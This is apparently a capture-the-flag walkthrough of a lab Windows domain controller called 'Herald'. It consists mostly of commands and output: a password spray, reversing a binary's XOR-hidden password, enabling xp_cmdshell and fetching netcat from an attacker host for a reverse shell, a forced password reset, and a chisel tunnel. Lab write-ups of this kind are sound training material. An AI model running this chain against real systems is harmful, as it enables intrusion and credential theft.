Herald
Nmap Scan
[12ms][127][~/herald]$ nmap -sCV 10.0.12.3
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-13 17:45 -0400
Stats: 0:00:50 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.95% done; ETC: 17:46 (0:00:00 remaining)
Nmap scan report for herald.htb (10.0.12.3)
Host is up (0.00091s latency).
Not shown: 986 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-04-13 21:45:30Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: herald.htb, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-info:
|   10.0.12.3:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
|_ssl-date: 2026-04-13T21:46:08+00:00; -3s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2026-04-13T21:42:38
|_Not valid after:  2056-04-13T21:42:38
| ms-sql-ntlm-info:
|   10.0.12.3:1433:
|     Target_Name: HERALD
|     NetBIOS_Domain_Name: HERALD
|     NetBIOS_Computer_Name: DC01
|     DNS_Domain_Name: herald.htb
|     DNS_Computer_Name: DC01.herald.htb
|     DNS_Tree_Name: herald.htb
|_    Product_Version: 10.0.17763
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: herald.htb, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
MAC Address: 08:00:27:0F:D0:78 (Oracle VirtualBox virtual NIC)
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
|_clock-skew: mean: 0s, deviation: 3s, median: 1s
| smb2-time:
|   date: 2026-04-13T21:45:35
|_  start_date: N/A
|_nbstat: NetBIOS name: DC01, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:0f:d0:78 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.04 seconds
add in etc/hosts
10.0.12.3 herald.htb DC01.herald.htbWe tried SMB Null Session but didnt work so let’s try enumerate Users:
./kerbrute_linux_amd64 userenum -d herald.htb --dc 10.0.12.3 xato-net-10-million-usernames-dup.txt -o valid_ad_users

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 04/13/26 - Ronnie Flathers @ropnop

2026/04/13 17:51:45 >  Using KDC(s):
2026/04/13 17:51:45 >  	10.0.12.3:88

2026/04/13 17:51:45 >  [+] VALID USERNAME:	 alexis@herald.htb
2026/04/13 17:51:45 >  [+] VALID USERNAME:	 great@herald.htb
2026/04/13 17:51:45 >  [+] VALID USERNAME:	 power@herald.htb
2026/04/13 17:51:45 >  [+] VALID USERNAME:	 jacob@herald.htb
2026/04/13 17:51:45 >  [+] VALID USERNAME:	 hank@herald.htb
2026/04/13 17:51:45 >  [+] VALID USERNAME:	 alberto@herald.htb
2026/04/13 17:51:46 >  [+] VALID USERNAME:	 administrator@herald.htb
2026/04/13 17:51:48 >  [+] VALID USERNAME:	 Alberto@herald.htb
2026/04/13 17:51:49 >  [+] VALID USERNAME:	 Power@herald.htb
2026/04/13 17:51:49 >  [+] VALID USERNAME:	 Great@herald.htb
2026/04/13 17:51:49 >  [+] VALID USERNAME:	 Alexis@herald.htb
2026/04/13 17:51:53 >  [+] VALID USERNAME:	 Jacob@herald.htb
2026/04/13 17:51:54 >  [+] VALID USERNAME:	 Administrator@herald.htb
save it in user.txt and lets try password spray
while read pass; do
    ./kerbrute_linux_amd64 passwordspray --dc 10.0.12.3 -d herald.htb users.txt "$pass" 2>/dev/null | grep "VALID"
  done < /usr/share/wordlists/rockyou.txt


[+] VALID LOGIN:	 alexis@herald.htb:mylove
Lets Check smb if worked
crackmapexec smb 10.0.12.3 -u alexis -p mylove --shares
SMB         10.0.12.3       445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:herald.htb) (signing:True) (SMBv1:False)
SMB         10.0.12.3       445    DC01             [+] herald.htb\alexis:mylove
SMB         10.0.12.3       445    DC01             [+] Enumerated shares
SMB         10.0.12.3       445    DC01             Share           Permissions     Remark
SMB         10.0.12.3       445    DC01             -----           -----------     ------
SMB         10.0.12.3       445    DC01             ADMIN$                          Remote Admin
SMB         10.0.12.3       445    DC01             C$                              Default share
SMB         10.0.12.3       445    DC01             heappwn         READ            Project development share
SMB         10.0.12.3       445    DC01             IPC$            READ            Remote IPC
SMB         10.0.12.3       445    DC01             NETLOGON        READ            Logon server share
SMB         10.0.12.3       445    DC01             SYSVOL          READ            Logon server share
its worked lets login and heappwn its Project development share !
smbclient //10.10.10.5/heappwn -U alexis%mylove
smb: \> ls
  .                                   D        0  Mon Apr 13 17:47:47 2026
  ..                                  D        0  Mon Apr 13 17:47:47 2026
  dbconnect                           A    16536  Mon Apr 13 17:47:45 2026
  README.txt                          A      112  Mon Apr 13 14:53:55 2026
lets try bloodhound
bloodhound-python -u "alexis" -p 'mylove' -d herald.htb -c all --zip -ns 10.0.12.3
its worked lets the if we have any abuse

we need to get helpdesk01 to get helper.guy
Lets download it and lets what is this !
cat README.txt
HeapPwn Development Share
Use the dbconnect tool to test database connectivity.
Contact IT if you have issues.

chmod +x dbconnect
./dbconect

================================================
  dbconnect v1.2 — HeapPwn Internal Tools
================================================
[*] Target  : SQL01.herald.htb
[*] Database: ProjectDB
[*] User    : svc_mssql
[*] Connecting ...

[+] Authentication OK
[+] Connected to database: ProjectDB

[*] Running startup checks ...
[>] SELECT @@VERSION
[<] Query executed (0 rows affected)
[>] SELECT name FROM sys.databases
[<] Query executed (0 rows affected)

[+] All checks passed. Exiting.
lets check strings
strings dbconnect
This immediately reveals:
- A target hostname:
SQL01.herald.htb - A database name:
ProjectDB - A service account username:
svc_mssql
file dbconnect

dbconnect: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=a2ebf79d1dc51c52f64f5af9f9628d84c18ebf54, for GNU/Linux 3.2.0, not stripped
checksec --file=dbconnect

[*] Checking for new versions of pwntools
    To disable this functionality, set the contents of /home/kali/.cache/.pwntools-cache-3.13/update to 'never' (old way).
    Or add the following lines to ~/.pwn.conf or /home/kali/.config/pwn.conf (or /etc/pwn.conf system-wide):
        [update]
        interval=never
[*] You have the latest version of Pwntools (4.15.0)
[*] '/home/kali/Downloads/dbconnect'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        PIE enabled
    Stripped:   No
Check for PIE, NX, stack canaries — relevant if exploitation is required, not just credential extraction.
Load into IDA / Ghidra
Navigate to the Functions list and identify interesting names:
decrypt_pass
db_connect
print_banner
run_query
main
The name decrypt_pass is an immediate red flag.
Analyse decrypt_pass()
Decompiled output:
__int64 __fastcall decrypt_pass(__int64 a1)
{
  unsigned __int64 i;

  for ( i = 0; i <= 0xF; ++i )
    *(_BYTE *)(a1 + i) = enc_pass[i] ^ 0x42;
  *(_BYTE *)(a1 + 16) = 0;
  return a1 + 16;
}
What this tells us:
- Iterates over 16 bytes (0x0 to 0xF)
- Each byte is XOR’d with the constant key
0x42 - Result is null-terminated at index 16
- Source data is a global array called
enc_pass
XOR encryption with a static single-byte key is trivially reversible.
Since XOR is symmetric: cipher ^ key = plain and plain ^ key = cipher.
Locate enc_pass[]
navigate to the .data segment or follow the reference from decrypt_pass. The global is declared as:
_BYTE enc_pass[16] = { 49, 52, 33, 15, 49, 49, 51, 46, 2, 10, 113, 48, 35, 46, 38, 99 };These are 16 decimal byte values. This is the encrypted password blob.
Analyse db_connect()
__int64 db_connect()
{
  char s[32];

  decrypt_pass((__int64)s);
  if ( strlen(s) == 16 )
  {
    puts("[+] Authentication OK");
    printf("[+] Connected to database: %s\n", "ProjectDB");
    memset(s, 0, 0x11u);
    return 0;
  }
  else
  {
    memset(s, 0, 0x11u);
    fwrite("[-] Connection failed: invalid credentials\n", ...);
    return 1;
  }
}- Password is decrypted onto the stack (
char s[32]) - Validation is only a
strlencheck , the decrypted result must be exactly 16 chars memsetattempts to wipe the buffer after use — this can be a dead store and optimized away by the compiler (security anti-pattern)- No actual database connection occurs
solver python
enc_pass = [49, 52, 33, 15, 49, 49, 51, 46, 2, 10, 113, 48, 35, 46, 38, 99]

password = "".join(chr(b ^ 0x42) for b in enc_pass)

print(f"Password: {password}")
now we got svc_mssql and svcMssql@H3rald!
lets login !!
impacket-mssqlclient svc_mssql:'svcMssql@H3rald!'@10.0.12.3
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2019 RTM (15.0.2000)
[!] Press help for extra shell commands
SQL (svc_mssql  dbo@master)>
lets try enable xp cmd shell
SQL (svc_mssql  dbo@master)> enable_xp_cmdshell
INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.
INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 1 to 1. Run the RECONFIGURE statement to install.
its enabled !!
SQL (svc_mssql  dbo@master)> xp_cmdshell whoami
output
----------------
herald\svc_mssql
upload netcat to get reverse shell
nc -lvnp 4444xp_cmdshell "certutil -urlcache -split -f http://10.0.12.4/nc64.exe C:\Windows\Temp\nc64.exe"python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.0.12.3 - - [13/Apr/2026 18:43:25] "GET /nc64.exe HTTP/1.1" 200 -
lets c: files
we saw MyProject2026
C:\MyProject2026>dir /a
dir /a
 Volume in drive C has no label.
 Volume Serial Number is EC4E-06A9

 Directory of C:\MyProject2026

04/13/2026  12:20 PM    <DIR>          .
04/13/2026  12:20 PM    <DIR>          ..
04/13/2026  12:21 PM    <DIR>          .config
04/13/2026  12:20 PM    <DIR>          logs
               0 File(s)              0 bytes
               4 Dir(s)  37,621,669,888 bytes free

C:\MyProject2026>cd .config
cd .config

C:\MyProject2026\.config>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is EC4E-06A9

 Directory of C:\MyProject2026\.config

File Not Found

C:\MyProject2026\.config>dir /a
dir /a
 Volume in drive C has no label.
 Volume Serial Number is EC4E-06A9

 Directory of C:\MyProject2026\.config

04/13/2026  12:21 PM    <DIR>          .
04/13/2026  12:21 PM    <DIR>          ..
04/13/2026  02:37 PM               330 settings.ini
               1 File(s)            330 bytes
               2 Dir(s)  37,621,604,352 bytes free
C:\MyProject2026\.config>type settings.ini
type settings.ini
; HeapPwn Project Configuration
; Last updated: 2026-01-15

[database]
host     = SQL01.herald.htb
port     = 1433
name     = ProjectDB
timeout  = 30

[helpdesk]
username = helpdesk01
password = !Vz3@Nk8#Lw2$Xm6
domain   = HERALD

[app]
debug    = false
version  = 2.1.4
log_path = C:\MyProject2026\logs\app.log
login with winrm
evil-winrm -i 10.0.12.3 -u helpdesk01 -p '!Vz3@Nk8#Lw2$Xm6'change the password for helper.guy
net rpc password "helper.guy" "NewPass123!" -U "HERALD"/"helpdesk01"%'!Vz3@Nk8#Lw2$Xm6' -S "10.0.12.3"lets login with winrm for helper.guy
evil-winrm -i 10.0.12.3 -u helper.guy -p 'NewPass123!'after search in system we didnt get anything so lets see interesting services if working
netstat -ano -p tcp

  TCP    10.0.12.3:1433         10.0.12.4:54896        ESTABLISHED     5308
  TCP    10.0.12.3:5985         10.0.12.4:43718        ESTABLISHED     4
  TCP    10.0.12.3:8086         10.0.12.3:55894        ESTABLISHED     940
  TCP    10.0.12.3:52733        98.66.133.186:443      ESTABLISHED     2600
  TCP    10.0.12.3:52736        98.66.133.186:443      ESTABLISHED     2600
  TCP    10.0.12.3:55857        10.0.12.4:4444         ESTABLISHED     5692
  TCP    10.0.12.3:55894        10.0.12.3:8086         ESTABLISHED     4308
  TCP    127.0.0.1:53           0.0.0.0:0              LISTENING       2684
we have 8086, lets to port forwarding
my kali:
./chisel server -p 1234 --reverse
winrm:
upload chisel.exe

Info: Uploading /home/kali/Pictures/chisel.exe to C:\Users\helper.guy\Documents\chisel.exe

Data: 14575616 bytes of 14575616 bytes copied

Info: Upload successful!

.\chisel.exe client 10.0.12.4:1234 R:8086:127.0.0.1:8086

we need creds lets try admin:admin , not worked lets search the files again
*Evil-WinRM* PS C:\Users\helper.guy\Documents> cat it_notes.txt
Internal portal: https://localhost:8086 - admin / Herald@Mesh2026!
so he said we have internal portal already !!!

we got DC01 !!!